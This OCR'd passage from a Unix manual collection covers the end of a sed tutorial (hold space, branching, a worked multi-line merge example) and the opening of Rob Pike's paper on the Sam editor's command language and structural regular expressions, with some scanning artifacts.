The write function writes the addressed lines to the file named by <*filename*>. If the file previously existed, it is overwritten; if not, it is created. The lines are written exactly as they exist when the write function is encountered for each line, regardless of what subsequent editing commands may do to them.

Exactly one space must separate the `w` and <*filename*>.

The maximum number of different files that may be mentioned in write functions and *w* flags after `s` functions combined depends on the system.

(1)`r` <*filename*> — read the contents of a file

The read function reads the contents of <*filename*>, and appends them after the line matched by the address. The file is read and appended regardless of what subsequent editing commands do to the line which matched its address. If `r` and `a` functions are executed on the same line, the text from the `a` functions and the `r` functions is written to the output in the order that the functions are executed.

Exactly one space must separate the `r` and <*filename*>. If a file mentioned by a `r` function cannot be opened, it is considered a null file, not an error, and no diagnostic is given.

Note: Since there is a limit to the number of files that can be opened simultaneously, care should be taken not to exceed that system-dependent number in `w` functions or flags; that number is reduced by one if any `r` functions are present. (Only one read file is open at one time.)

Example

Assume that the file `more` contains:

```
Brazil    3286 153.9 $1,523  South America
Australia 2966 16.0  $10,282 Australia
```

Then the following command:

```
/India/r more
```

produces:

```
USSR      8649 287    $3,000  Asia
Canada    3852 25.3   $14,000 North America
China     3705 1069.6 $258    Asia
USA       3615 247.5  $13,451 North America
India     1267 833.4  $150    Asia
Brazil    3286 153.9  $1,523  South America
Australia 2966 16.0   $10,282 Australia
France    211  55.8   $13,046 Europe
```

The command:

```
/USSR/,/USA/w big
```

writes the first 4 lines to file `big`.

3.4. Multiple Input-line Functions

Three functions, all spelled with capital letters, deal specially with pattern spaces containing embedded newlines; they are intended principally to provide pattern matches across lines in the input.

(2)`N` — Next line

The next input line is appended to the current line in the pattern space; the two input lines are separated by an embedded newline. Pattern matches may extend across the embedded newline(s).

(2)`D` — Delete first part of the pattern space

Delete up to and including the first newline character in the current pattern space. If the pattern space becomes empty (the only newline was the terminal newline), read another line from the input. In any case, begin the list of editing commands again from its beginning.

(2)`P` — Print first part of the pattern space

Print up to and including the first newline in the pattern space.

The `P` and `D` functions are equivalent to their lower-case counterparts if there are no embedded newlines in the pattern space.

Example

If the input file, called `countries2`, contains:

```
USSR    8649
USSR    287
USSR    $3,000
USSR    Asia
Canada  3852
Canada  25.3
Canada  $14,000
Canada  North America
China   3705
China   1069.6
China   $258
China   Asia
```

then the commands

```
N
/\([A-Za-z]*\)\(.*\)\n\1\(.*\)/s//\1\2\3/
```

produce

```
USSR    8649    287
USSR    $3,000  Asia
Canada  3852    25.3
Canada  $14,000 North America
China   3705    1069.6
China   $258    Asia
```

3.5. Hold and Get Functions

Four functions save and retrieve part of the input for possible later use.

(2)`h` — hold pattern space

The `h` functions copies the contents of the pattern space into a hold area (destroying the previous contents of the hold area).

(2)`H` — Hold pattern space

The `H` function appends the contents of the pattern space to the contents of the hold area; the former and new contents are separated by a newline.

(2)`g` — get contents of hold area

The `g` function copies the contents of the hold area into the pattern space (destroying the previous contents of the pattern space).

(2)`G` — Get contents of hold area

The `G` function appends the contents of the hold area to the contents of the pattern space; the former and new contents are separated by a newline.

(2)`x` — exchange

The exchange command interchanges the contents of the pattern space and the hold area.

3.6. Flow-of-Control Functions

These functions do no editing on the input lines, but control the application of functions to the lines selected by the address part.

(2)`!` — Don't

The *Don't* command causes the next command (written on the same line), to be applied to all and only those input lines *not* selected by the address part.

(2)`{` — Grouping

The grouping command `{` causes the next set of commands to be applied (or not applied) as a block to the input lines selected by the addresses of the grouping command. The first of the commands under control of the group-

ing may appear on the same line as the { or on the next line.

The group of commands is terminated by a matching } standing on a line by itself.

Groups can be nested.

(0) **:**<*label*> — place a label

The label function marks a place in the list of editing commands which may be referred to by b and t functions. The <*label*> may be any sequence of seven or fewer characters; if two different colon functions have identical labels, a compile time diagnostic will be generated, and no execution attempted.

(2) b<*label*> — branch to label

The branch function causes the sequence of editing commands being applied to the current input line to be restarted immediately after the place where a colon function with the same <*label*> was encountered. If no colon function with the same label can be found after all the editing commands have been compiled, a compile time diagnostic is produced, and no execution is attempted.

A b function with no <*label*> is taken to be a branch to the end of the list of editing commands; whatever should be done with the current input line is done, and another input line is read; the list of editing commands is restarted from the beginning on the new line.

(2) t<*label*> — test substitutions

The t function tests whether *any* successful substitutions have been made on the current input line; if so, it branches to <*label*>; if not, it does nothing. The flag which indicates that a successful substitution has been executed is reset by:

1) reading a new input line, or

2) executing a t function.

3.7. Miscellaneous Functions

(1) = — equals

The = function writes to the standard output the line number of the line matched by its address.

(1) q — quit

The q function causes the current line to be written to the output (if it should be), any appended or read text to be written, and execution to be terminated.

Example

If the file prog.sed contains:

```
:next
N
/^\([A-Z][a-zA-Z][a-zA-Z]*\)\(.*\)\n\1\(.*\)/{
        s//\1\2\3/
        b next
}
h
s/\n.*//p
g
s/.*\n//
```

The following command:

```
sed -n -f prog.sed countries2
```

produces:

```
USSR   8649 287    $3,000  Asia
Canada 3852 25.3   $14,000 North America
China  3705 1069.6 $258    Asia
```

This needs some explanation, which goes as follows: The first line is a label that we'll need later. N appends a newline and the next input line onto the pattern space. So the pattern space now contains:

```
USSR   8649\nUSSR    287
```

The next line matches if the input line read by N begins with the same string as the previous input line. In this case it does and we execute the code inside the {}, where \1 is USSR, \2 is 8649, and \3 is 287. So the pattern space now contains:

```
USSR   8649   287
```

and we branch back to the beginning label next and read another line into the pattern space with the N command. This loop is repeated on our input until we read the line

```
Canada   3852
```

At that point the pattern space contains:

```
USSR 8649 287 $3,000 Asia\nCanada 3852
```

which fails to match the line after the N. The h copies the pattern space to the hold area. The next line deletes the embedded newline and the line just read from the pattern space and prints the following:

```
USSR   8649   287   $3,000   Asia
```


The g retrieves the saved pattern space from the hold area and the next line deletes what was just printed, leaving Canada 3852. Having reached

the end on the program, `sed` automatically branches back to the beginning.

But there's a bug. This program fails to print the `China` line. When `sed` reads an end-of-file with the `N` command, it quits. The fix for this is to add `$p` immediately after the label. Then when we branch back on the last line, the pattern space is printed. You may have wondered why the pattern to match the first string was so complicated. Why not just say `/^[A-Z][A-Za-z]*/` or even `/^[A-Za-z]*/`? The problem is that both of these patterns cause the `C` in `Canada` to match the `C` in `China`. When writing complicated `sed` programs, it's wise to do lots of testing.

References

1. *Unix Programmer's Manual*. Holt, Reinhart and Winston, 1983-84. 2 volumes. Also McIlroy, M.D. and Kernighan, B.W., Eds. *Unix Programmer's Manual, Seventh Edition*. Bell Laboratories, Murray Hill, NJ, January 1979. Republished by Holt, Reinhart and Winston.
2. McMahon, L.E. SED — A Non-interactive Text Editor. In *Unix Programmer's Manual*, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.



new = $rob[x+(X*cos(((x-X)*360)*2/X))/6, y]

Rob Pike 

The Text Editor Sam†

Rob Pike

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Sam is an interactive multi-file text editor intended for bitmap displays. A textual command language supplements the mouse-driven, cut-and-paste interface to make complex or repetitive editing tasks easy to specify. The language is characterized by the composition of regular expressions to describe the structure of the text being modified. The treatment of files as a database, with changes logged as atomic transactions, guides the implementation and makes a general 'undo' mechanism straightforward.

Sam is implemented as two processes connected by a low-bandwidth stream, one process handling the display and the other the editing algorithms. Therefore it can run with the display process in a bitmap terminal and the editor on a local host, with both processes on a bitmap-equipped host, or with the display process in the terminal and the editor in a remote host. By suppressing the display process, it can even run without a bitmap terminal.

1. Introduction

Sam is an interactive text editor that combines cut-and-paste interactive editing with an unusual command language based on the composition of regular expressions. It is written as two programs: one, the 'host part,' runs on a UNIX® system and implements the command language and provides file access; the other, the 'terminal part,' runs asynchronously on a machine with a mouse and bitmap display and supports the display and interactive editing. The host part may be even run in isolation on an ordinary terminal to edit text using the command language, much like a traditional line editor, without assistance from a mouse or display. Most often, the terminal part runs on a Blit [16] terminal (actually on a Teletype DMD 5620, the production version of the Blit), whose host connection is an ordinary 9600 bps RS-232 link; on the Sun computer the host and display processes run on a single machine, connected by a pipe.

Sam edits uninterpreted ASCII text. It has no facilities for multiple fonts, graphics or tables, unlike MacWrite [9], Bravo [12], Tioga [19] or Lara [6]. Also unlike them, it has a rich command language. (Throughout this paper, the phrase *command language* refers to textual commands; commands activated from the mouse form the *mouse language.*) *Sam* developed as an editor for use by programmers, and tries to join the styles of the UNIX text editor *ed* [13], [10] with that of interactive cut-and-paste editors by providing a comfortable mouse-driven interface to a program with a solid command language driven by regular expressions. The command language developed more than the mouse language, and acquired a notation for describing the structure of files more richly than as a sequence of lines, using a dataflow-like syntax for specifying changes.

The interactive style was influenced by *jim* [16], an early cut-and-paste editor for the Blit, and by *mux* [8], the Blit window system. *Mux* merges the original Blit window system, *mpx* [16], with cut-and-paste editing, forming something like a multiplexed version of *jim* that edits the output of (and input to) command sessions rather than files.

The first part of this paper describes the command language, then the mouse language, and explains how they interact. That is followed by a description of the implementation, first of the host part, then of the terminal part. A principle that influenced the design of *sam* is that it should have no explicit limits, such as upper limits on file size or line length. A secondary consideration is that it be efficient. To honor these two goals together requires a method for efficiently manipulating huge strings

† This article originally appeared as [17]. It is reprinted by permission of John Wiley & Sons, Ltd.

(files) without breaking them into lines, perhaps while making thousands of changes under control of the command language. *Sam*'s method is to treat the file as a transaction database, implementing changes as atomic updates. These updates may be unwound easily to 'undo' changes. Efficiency is achieved through a collection of caches that minimizes disc traffic and data motion, both within the two parts of the program and between them.

The terminal part of *sam* is fairly straightforward. More interesting is how the two halves of the editor stay synchronized when either half may initiate a change. This is achieved through a data structure that organizes the communications and is maintained in parallel by both halves.

The last part of the paper chronicles the writing of *sam* and discusses the lessons that were learned through its development and use.

The paper is long, but is composed largely of two papers of reasonable length: a description of the user interface of *sam* and a discussion of its implementation. They are combined because the implementation is strongly influenced by the user interface, and vice versa.

2. The Interface

Sam is a text editor for multiple files. File names may be provided when it is invoked:

```
sam file1 file2 ...
```

and there are commands to add new files and discard unneeded ones. Files are not read until necessary to complete some command. Editing operations apply to an internal copy made when the file is read; the UNIX file associated with the copy is changed only by an explicit command. To simplify the discussion, the internal copy is here called a *file*, while the disc-resident original is called a *disc file.*

Sam is usually connected to a bitmap display that presents a cut-and-paste editor driven by the mouse. In this mode, the command language is still available: text typed in a special window, called the *sam window,* is interpreted as commands to be executed in the current file. Cut-and-paste editing may be used in any window — even in the *sam* window to construct commands. The other mode of operation, invoked by starting *sam* with the option `-d` (for 'no download'), does not use the mouse or bitmap display, but still permits editing using the textual command language, even on an ordinary terminal, interactively or from a script.

The following sections describe first the command language (under `sam -d` and in the *sam* window), and then the mouse interface. These two languages are nearly independent, but connect through the *current text,* described below.

2.1. The Command Language

A file consists of its contents, which are an array of characters (that is, a string); the *name* of the associated disc file; the *modified bit* that states whether the contents match those of the disc file; and a substring of the contents, called the *current text* or *dot* (see Figures 1 and 2). If the current text is a null string, dot falls between characters. The *value* of dot is the location of the current text; the *contents* of dot are the characters it contains. *Sam* imparts to the text no two-dimensional interpretation such as columns or fields; text is always one-dimensional. Even the idea of a 'line' of text as understood by most UNIX programs — a sequence of characters terminated by a newline character — is only weakly supported.

The *current file* is the file to which editing commands refer. The current text is therefore dot in the current file. If a command doesn't explicitly name a particular file or piece of text, the command is assumed to apply to the current text. For the moment, ignore the presence of multiple files and consider editing a single file.

Commands have one-letter names. Except for non-editing commands such as writing the file to disc, most commands make some change to the text in dot and leave dot set to the text resulting from the change. For example, the delete command, `d`, deletes the text in dot, replacing it by the null string and setting dot to the result. The change command, `c`, replaces dot by text delimited by an arbitrary punctuation character, conventionally a slash. Thus,

```
c/Peter/
```

replaces the text in dot by the string `Peter`. Similarly,

```
a/Peter/
```

(append) adds the string after dot, and

```
i/Peter/
```

(insert) inserts before dot. All three leave dot set to the new text, `Peter`.

Newlines are part of the syntax of commands: the newline character lexically terminates a command. Within the inserted text, however, newlines are never implicit. But since it is often convenient




Figure 1. A typical sam screen, with the editing menu presented. The sam (command language) window is in the middle, with file windows above and below. (The user interface makes it easy to create these abutting windows.) The partially obscured window is a third file window. The uppermost window is that to which typing and mouse operations apply, as indicated by its heavy border. Each window has its current text highlighted in reverse video. The sam window's current text is the null string on the last visible line, indicated by a vertical bar. See also Figure 2.

to insert multiple lines of text, *sam* has a special syntax for that case:

```
a
some lines of text
to be inserted in the file,
terminated by a period
on a line by itself
.
```

In the one-line syntax, a newline character may be specified by a C-like escape, so

```
c/\n/
```

replaces dot by a single newline character.

Sam also has a substitute command, `s`:

```
s/expression/replacement/
```

substitutes the replacement text for the first match, in dot, of the regular expression. Thus, if dot is the string `Peter`, the command

```
s/t/st/
```

changes it to `Pester`. In general, `s` is unnecessary, but it was inherited from *ed* and it has some convenient variations. For instance, the replacement text may include the matched text, specified by `&`:

```
s/Peter/Oh, &, &, &, &!/
```

There are also three commands that apply programs to text:

```
< Unix program
```

replaces dot by the output of the UNIX program. Similarly, the > command runs the program with dot as its standard input, and | does both. For example,

```
| sort
```

replaces dot by the result of applying the standard sorting utility to it. Again, newlines have no special significance for these *sam* commands. The text acted upon and resulting from these commands is not necessarily bounded by newlines, although for connection with UNIX programs, newlines may be necessary to obey conventions.

One more command: `p` prints the contents of dot. Table I summarizes *sam*'s commands.

The value of dot may be changed by specifying an *address* for the command. The simplest address is a line number:

```
3
```

refers to the third line of the file, so

```
3d
```

deletes the third line of the file, and implicitly renumbers the lines so the old line 4 is now numbered 3. (This is one of the few places where *sam* deals with lines directly.) Line `0` is the null string at the beginning of the file. If a command consists of only an address, a `p` command is assumed, so typing an unadorned `3` prints line 3 on the terminal.

Table I. *Sam* commands

Text commands	
`a`/*text*/	Append text after dot
`c`/*text*/	Change text in dot
`i`/*text*/	Insert text before dot
`d`	Delete text in dot
`s`/*regexp*/*text*/	Substitute text for match of regular expression in dot
`m` *address*	Move text in dot after address
`t` *address*	Copy text in dot after address
Display commands	
`p`	Print contents of dot
`=`	Print value (line numbers and character numbers) of dot
File commands	
`b` *file-list*	Set current file to first file in list that *sam* has in menu
`B` *file-list*	Same as `b`, but load new files
`n`	Print menu lines of all files
`D` *file-list*	Delete named files from *sam*
I/O commands	
`e` *filename*	Replace file with named disc file
`r` *filename*	Replace dot by contents of named disc file
`w` *filename*	Write file to named disc file
`f` *filename*	Set file name and print new menu line
`<` *Unix-command*	Replace dot by standard output of command
`>` *Unix-command*	Send dot to standard input of command
`|` *Unix-command*	Replace dot by result of command applied to dot
`!` *Unix-command*	Run the command
Loops and conditionals	
`x`/*regexp*/ *command*	For each match of regexp, set dot and run command
`y`/*regexp*/ *command*	Between adjacent matches of regexp, set dot and run command
`X`/*regexp*/ *command*	Run command in each file whose menu line matches regexp
`Y`/*regexp*/ *command*	Run command in each file whose menu line does not match
`g`/*regexp*/ *command*	If dot contains a match of regexp, run command
`v`/*regexp*/ *command*	If dot does not contain a match of regexp, run command
Miscellany	
`k`	Set address mark to value of dot
`q`	Quit
`u` *n*	Undo last *n* (default 1) changes
`{ }`	Braces group commands

There are a couple of other basic addresses: a period addresses dot itself; and a dollar sign (`$`) addresses the null string at the end of the file.

An address is always a single substring of the file. Thus, the address `3` addresses the characters after the second newline of the file through the third

newline of the file. A *compound address* is constructed by the comma operator

```
address1,address2
```

and addresses the substring of the file from the beginning of *address1* to the end of *address2*. For example, the command `3,5p` prints the third through fifth lines of the file and `.,$d` deletes the text from the beginning of dot to the end of the file.

These addresses are all absolute positions in the file, but *sam* also has relative addresses, indicated by + or −. For example,

```
$-3
```

is the third line before the end of the file and

```
.+1
```

is the line after dot. If no address appears to the left of the + or −, dot is assumed; if nothing appears to the right, `1` is assumed. Therefore, `.+1` may be abbreviated to just a plus sign.

The + operator acts relative to the end of its first argument, while the − operator acts relative to the beginning. Thus `.+1` addresses the first line after dot, `.−` addresses the first line before dot, and `+−` refers to the line containing the end of dot. (Dot may span multiple lines, and + selects the line after the end of dot, then − backs up one line.)

The final type of address is a regular expression, which addresses the text matched by the expression. The expression is enclosed in slashes, as in

```
/expression/
```

The expressions are the same as those in the UNIX program *egrep* [13], [10], and include closures, alternations, and so on. They find the *leftmost longest* string that matches the expression, that is, the first match after the point where the search is started, and if more than one match begins at the same spot, the longest such match. (I assume familiarity with the syntax for regular expressions in UNIX programs [2].) For example,

```
/x/
```

matches the next `x` character in the file,

```
/xx*/
```

matches the next run of one or more `x`'s, and

```
/x|Peter/
```

matches the next `x` or `Peter`. For compatibility with other UNIX programs, the 'any character' operator, a period, does not match a newline, so

```
/.*/
```

matches the text from dot to the end of the line, but excludes the newline and so will not match across the line boundary.

Regular expressions are always relative addresses. The direction is forwards by default, so `/Peter/` is really an abbreviation for `+/Peter/`. The search can be reversed with a minus sign, so

```
-/Peter/
```

finds the first `Peter` before dot. Regular expressions may be used with other address forms, so `0+/Peter/` finds the first `Peter` in the file and `$-/Peter/` finds the last. Table II summarizes *sam*'s addresses.

The language discussed so far will not seem novel to people who use UNIX text editors such as *ed* or *vi* [2]. Moreover, the kinds of editing operations these commands allow, with the exception of regular expressions and line numbers, are clearly more conveniently handled by a mouse-based interface. Indeed, *sam*'s mouse language (discussed at length below) is the means by which simple changes are usually made. For large or repetitive changes, however, a textual language outperforms a manual interface.

Imagine that, instead of deleting just one occurrence of the string `Peter`, we wanted to eliminate every `Peter`. What's needed is an iterator that runs a command for each occurrence of some text. *Sam*'s iterator is called `x`, for extract:

```
x/expression/ command
```

finds all matches in dot of the specified expression, and for each such match, sets dot to the text matched and runs the command. So to delete all the `Peters`:

```
0,$ x/Peter/ d
```

(Blanks in these examples are to improve readability; *sam* neither requires nor interprets them.) This searches the entire file (`0,$`) for occurrences of the string `Peter`, and runs the `d` command with dot set to each such occurrence. (By contrast, the comparable *ed* command would delete all *lines* containing `Peter`; *sam* deletes only the `Peters`.) The address `0,$` is commonly used, and may be abbreviated to just a comma. As another example,

```
, x/Peter/ p
```

prints a list of `Peters`, one for each appearance in the file, with no intervening text (not even newlines to separate the instances).

Table II. *Sam* addresses

Simple addresses	
`#`*n*	The empty string after character *n*
n	Line *n*.
/regexp/	The first following match of the regular expression
`-`*/regexp/*	The first previous match of the regular expression
`$`	The null string at the end of the file
`.`	Dot
`'`	The address mark, set by `k` command
`"`*regexp*`"`	Dot in the file whose menu line matches regexp
Compound addresses	
a1`+`*a2*	The address *a2* evaluated starting at right of *a1*
a1`-`*a2*	*a2* evaluated in the reverse direction starting at left of *a1*
a1`,`*a2*	From the left of *a1* to the right of *a2* (default `0,$`)
a1`;`*a2*	Like `,` but sets dot after evaluating *a1*

The operators + and − are high precedence, while `,` and `;` are low precedence. In both + and − forms, *a2* defaults to 1 and *a1* defaults to dot. If both *a1* and *a2* are present, + may be elided.

Of course, the text extracted by `x` may be selected by a regular expression, which complicates deciding what set of matches is chosen — matches may overlap. This is resolved by generating the matches starting from the beginning of dot using the leftmost-longest rule, and searching for each match starting from the end of the previous one. Regular expressions may also match null strings, but a null match adjacent to a non-null match is never selected; at least one character must intervene. For example,

```
, c/AAA/
x/B*/ c/-/
, p
```

produces as output

```
-A-A-A-
```

because the pattern `B*` matches the null strings separating the `A`'s.

The `x` command has a complement, `y`, with similar syntax, that executes the command with dot set to the text *between* the matches of the expression. For example,

```
, c/AAA/
y/A/ c/-/
, p
```

produces the same result as the example above.

The `x` and `y` commands are looping constructs, and *sam* has a pair of conditional commands to go with them. They have similar syntax:

`g/`*expression*`/` *command*

(guard) runs the command exactly once if dot contains a match of the expression. This is different from `x`, which runs the command for *each* match: `x` loops; `g` merely tests, without changing the value of dot. Thus,

```
, x/Peter/ d
```

deletes all occurrences of `Peter`, but

```
, g/Peter/ d
```

deletes the whole file (reduces it to a null string) if `Peter` occurs anywhere in the text. The complementary conditional is `v`, which runs the command if there is *no* match of the expression.

These control-structure-like commands may be composed to construct more involved operations. For example, to print those lines of text that contain the string `Peter`:

```
, x/.*\n/ g/Peter/ p
```

The `x` breaks the file into lines, the `g` selects those lines containing `Peter`, and the `p` prints them. This command gives an address for the `x` command (the whole file), but because `g` does not have an explicit address, it applies to the value of dot produced by the `x` command, that is, to each line. All commands in *sam* except for the command to write a file to disc use dot for the default address.

Composition may be continued indefinitely.

```
, x/.*\n/ g/Peter/ v/SaltPeter/ p
```

prints those lines containing `Peter` but *not* those containing `SaltPeter`.

2.2. Structural Regular Expressions

Unlike other UNIX text editors, including the non-interactive ones such as *sed* and *awk* [10], *sam* is good for manipulating files with multi-line 'records.' An example is an on-line phone book composed of records, separated by blank lines, of the form

```
Herbert Tic
44 Turnip Ave., Endive, NJ
201-5555642

Norbert Twinge
16 Potato St., Cabbagetown, NJ
201-5553145

...
```

The format may be encoded as a regular expression:

```
(.+\n)+
```

that is, a sequence of one or more non-blank lines. The command to print Mr. Tic's entire record is then

```
, x/(.+\n)+/ g/^Herbert Tic$/ p
```

and that to extract just the phone number is

```
, x/(.+\n)+/ g/^Herbert Tic$/
        x/^[0-9]*-[0-9]*\n/ p
```

The latter command breaks the file into records, chooses Mr. Tic's record, extracts the phone number from the record, and finally prints the number.

A more involved problem is that of renaming a particular variable, say `n`, to `num` in a C program. The obvious first attempt,

```
, x/n/ c/num/
```

is badly flawed: it changes not only the variable `n` but any letter `n` that appears. We need to extract all the variables, and select those that match `n` and only `n`:

```
, x/[A-Za-z_][A-Za-z_0-9]*/ g/n/ v/../ c/num/
```

The pattern `[A-Za-z_][A-Za-z_0-9]*` matches C identifiers. Next `g/n/` selects those containing an `n`. Then `v/../` rejects those containing two (or more) characters, and finally `c/num/` changes the remainder (identifiers `n`) to `num`. This version clearly works much better, but there may still be problems. For example, in C character and string constants, the sequence `\n` is interpreted as a newline character, and we don't want to change it to `\num`. This problem can be forestalled with a `y` command (the following two examples are split onto multiple lines for readability):

```
, y/\\n/ x/[A-Za-z_][A-Za-z_0-9]*/
        g/n/ v/../ c/num/
```

(the second `\` is necessary because of lexical conventions in regular expressions), or we could even reject character constants and strings outright:

```
, y/'[^']*'/ y/"[^"]*"/
        x/[A-Za-z_][A-Za-z_0-9]*/
                g/n/ v/../ c/num/
```

The `y` commands in this version exclude from consideration all character constants and strings. The only remaining problem is to deal with the possible occurrence of `\'` or `\"` within these sequences, but it's easy to see how to resolve this difficulty.

The point of these composed commands is successive refinement. A simple version of the command is tried, and if it's not good enough, it can be honed by adding a clause or two. (Mistakes can be undone; see below. Also, the mouse language makes it unnecessary to retype the command each time.) The resulting chains of commands are somewhat reminiscent of shell pipelines [10]. Unlike pipelines, though, which pass along modified *data*, *sam* commands pass a *view* of the data. The text at each step of the command is the same, but which pieces are selected is refined step by step until the correct piece is available to the final step of the command line, which ultimately makes the change.

In other UNIX programs, regular expressions are used only for selection, as in the *sam* `g` command, never for extraction as in the `x` or `y` command. For example, patterns in *awk* [10] are used to select lines to be operated on, but cannot be used to describe the format of the input text, or to handle newline-free text. The use of regular expressions to describe the structure of a piece of text rather than its contents, as in the `x` command, has been given a name: *structural regular expressions.* When they are composed, as in the above example, they are pleasantly expressive. Their use is discussed at greater length elsewhere [15].

2.3. Multiple files

Sam has a few other commands, mostly relating to input and output.

```
e discfilename
```

replaces the contents and name of the current file with those of the named disc file;

```
w discfilename
```

writes the contents to the named disc file; and

```
r discfilename
```

replaces dot with the contents of the named disc file. All these commands use the current file's name if none is specified. Finally,

```
f discfilename
```

changes the name associated with the file and displays the result:

```
'-. discfilename
```

This output is called the file's *menu line,* because it is the contents of the file's line in the button 3 menu (described in the next section). The first three characters are a concise notation for the state of the file. The apostrophe signifies that the file is modified. The minus sign indicates the number of windows open on the file (see the next section): − means none, + means one, and * means more than one. Finally, the period indicates that this is the current file. These characters are useful for controlling the X command, described shortly.

Sam may be started with a set of disc files (such as all the source for a program) by invoking it with a list of file names as arguments, and more may be added or deleted on demand.

```
B discfile1 discfile2 ...
```

adds the named files to *sam*'s list, and

```
D discfile1 discfile2 ...
```

removes them from *sam*'s memory (without effect on associated disc files). Both these commands have a syntax for using the shell [10] (the UNIX command interpreter) to generate the lists:

```
B <echo *.c
```

will add all C source files, and

```
B <grep -l variable *.c
```

will add all C source files referencing a particular variable (the UNIX command `grep -l` lists all files in its arguments that contain matches of the specified regular expression). Finally, `D` without arguments deletes the current file.

There are two ways to change which file is current:

```
b filename
```

makes the named file current. The `B` command does the same, but also adds any new files to *sam*'s list. (In practice, of course, the current file is usually chosen by mouse actions, not by textual commands.) The other way is to use a form of address that refers to files:

```
"expression" address
```

refers to the address evaluated in the file whose menu line matches the expression (there must be exactly one match). For example,

```
"peter.c" 3
```

refers to the third line of the file whose name matches `peter.c`. This is most useful in the move (`m`) and copy (`t`) commands:

```
0,$ t "peter.c" 0
```

makes a copy of the current file at the beginning of `peter.c`.

The `X` command is a looping construct, like `x`, that refers to files instead of strings:

```
X/expression/ command
```

runs the command in all files whose menu lines match the expression. The best example is

```
X/'/ w
```

which writes to disc all modified files. `Y` is the complement of `X`: it runs the command on all files whose menu lines don't match the expression:

```
Y/\.c/ D
```

deletes all files that don't have `.c` in their names, that is, it keeps all C source files and deletes the rest.

Braces allow commands to be grouped, so

```
{
        command1
        command2
}
```

is syntactically a single command that runs two commands. Thus,

```
X/\.c/ ,g/variable/ {
        f
        , x/.*\n/ g/variable/ p
}
```

finds all occurrences of `variable` in C source files, and prints out the file names and lines of each match. The precise semantics of compound operations is discussed in the implementation sections below.

Finally, the undo command, `u`, undoes the last command, no matter how many files were affected. Multiple undo operations move further back in time, so

```
u
u
```




Figure 2. A sam window. The scroll bar down the left represents the file, with the bubble showing the fraction visible in the window. The scroll bar may be manipulated by the mouse for convenient browsing. The current text, which is highlighted, need not fit on a line. Here it consists of one partial line, one complete line, and a final partial line.

(which may be abbreviated `u2`) undoes the last two commands. An undo may not be undone, however, nor may any command that adds or deletes files. Everything else is undoable, though, including for example `e` commands:

```
e filename
u
```

restores the state of the file completely, including its name, dot, and modified bit. Because of the undo, potentially dangerous commands are not guarded by confirmations. Only `D`, which destroys the information necessary to restore itself, is protected. It will not delete a modified file, but a second `D` of the same file will succeed regardless. The `q` command, which exits *sam*, is similarly guarded.

2.4. Mouse Interface

